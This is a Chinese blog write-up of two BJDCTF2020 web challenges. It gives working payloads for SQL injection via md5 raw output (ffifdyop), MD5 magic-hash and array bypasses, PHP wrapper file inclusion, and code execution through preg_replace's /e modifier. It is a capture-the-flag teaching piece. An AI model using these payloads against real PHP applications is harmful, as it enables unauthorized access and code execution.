[原题复现]BJDCTF2020 WEB部分全部解

原创

笑花大王 于 2020-03-30 11:40:00 发布 943 收藏 2
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_43818995/article/details/105213799
版权

简介

原题复现：https://gitee.com/xiaohua1998/BJDCTF2020_January

线上平台:https://buuoj.cn（北京联合大学公开的CTF平台） 榆林学院内可使用信安协会内部的CTF训练平台找到此题

1.Easy MD5

1.涉及知识点：md5函数特性绕过、SQL注入

md5()

md5() 函数计算字符串的 MD5 散列。


md5() 函数使用 RSA 数据安全，包括 MD5 报文摘要算法。

```
md5(string,raw)
```

string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式： • TRUE - 原始 16 字符二进制格式 • FALSE - 默认。32 字符十六进制数

2.通过md5($pass,true)实现SQL注入

bp抓包 发包发现这一句




```
Hint: select * from 'admin' where password=md5($pass,true)
```

可以看到这里的raw参数是True，意为返回原始16字符二进制格式。

也就是说如果md5值经过hex转成字符串后为 'or'+balabala这样的字符串，则拼接后构成的SQL语句为：

```
select * from `admin` where password=''or'balabala'
```

当'or'后面的值为True时，即可构成万能密码实现SQL注入，这里我们需要知道的是MySQL的一个特性：

所以只要'or'后面的字符串为一个非零的数字开头都会返回True，这就是我们的突破点。

可以通过这个脚本来获得满足我们要求的明文:

```
<?php
for ($i = 0;;) {
 for ($c = 0; $c < 1000000; $c++, $i++)
  if (stripos(md5($i, true), '\'or\'') !== false)
   echo "\nmd5($i) = " . md5($i, true) . "\n";
 echo ".";
}
?>

//引用于 http://mslc.ctf.su/wp/leet-more-2010-oh-those-admins-writeup/
```

这里提供一个最常用的：**ffifdyop**，该字符串md5加密后若raw参数为True时会返回 **'or'6<trash>** (<trash>其实就是一些乱码和不可见字符，这里只要第一位是非零数字即可被判定为True，后面的<trash>会在MySQL将其转换成整型比较时丢掉)

所以如果这里我们输入ffifdyop，后端的SQL语句会变成：

```
select * from `admin` where password=''or'6<trash>'          --->  True
```

引用大佬博客:https://www.cnblogs.com/yesec/p/12535534.html

所以输入ffidyop会到下一个页面。

3.通过Hash缺陷绕过md5()验证

hash缺陷参考https://www.cnblogs.com/xhds/p/12349189.html

通过查看源代码发现源码

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

payload:

```
http://96c67b57-df3d-41a2-bc76-836c71cda19b.node3.buuoj.cn/levels91.php?a=s878926199a&b=QNKCDZO
```

4.通过数组绕过

到下一个页面直接暴露出源码进行绕过

```
error_reporting(0);
include  "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo  $flag;
}
```

payload:


```
POST：param1[]=1&param2[]=2
```

CTF数组绕过姿势

```
>     md5(array()) = null
>     sha1(array()) = null
>     ereg(pattern,array()) = null vs preg_match(pattern,array) = false
>     strcmp(array(), "abc") = null
>     strpos(array(),"abc") = null
```

引用：https://blog.csdn.net/q1352483315/java/article/details/89469928

flag{400ea7b8-9663-4f5f-9c44-1f88cfa9aadf}



2.ZJCTF，不过如此

1.涉及知识点:文件包含、preg_replace()使用的/e模式可以存在远程执行代码

reg_replace()使用的/e模式可以存在远程执行代码

https://xz.aliyun.com/t/2557

2.本地文件包含漏洞利用

打开页面出现源码 审计构造.....

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
        echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                die("Not now!");
        }

        include($file);  //next.php

}
else{
        highlight_file(__FILE__);
}
```


第一个部分可以利用本地文件包含绕过

首先`I have a dream base64`编码 SSBoYXZlIGEgZHJlYW0= 使用PHP伪协议来绕过file_get_contents==="I have a dream" 页面有个注释内容为next.PHP

最后构造payload:

```
?text=data://text/plain;base64,SSBoYXZlIGEgZHJlYW0=&file=php://filter/read=convert.base64-encode/resource=next.php
```

获得next.php文件的源码





```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
    @eval($_GET['cmd']);
}
```

3.利用.reg_replace()使用的/e模式远程执行代码getflag

payload:

```
/next.php?\S*=${getflag()}&cmd=show_source(%22/flag%22);
```



flag{8a165258-8b6f-41ad-af0d-67abe2ee5296}
show_source("/flag");

简介

1

简介

1

简介

1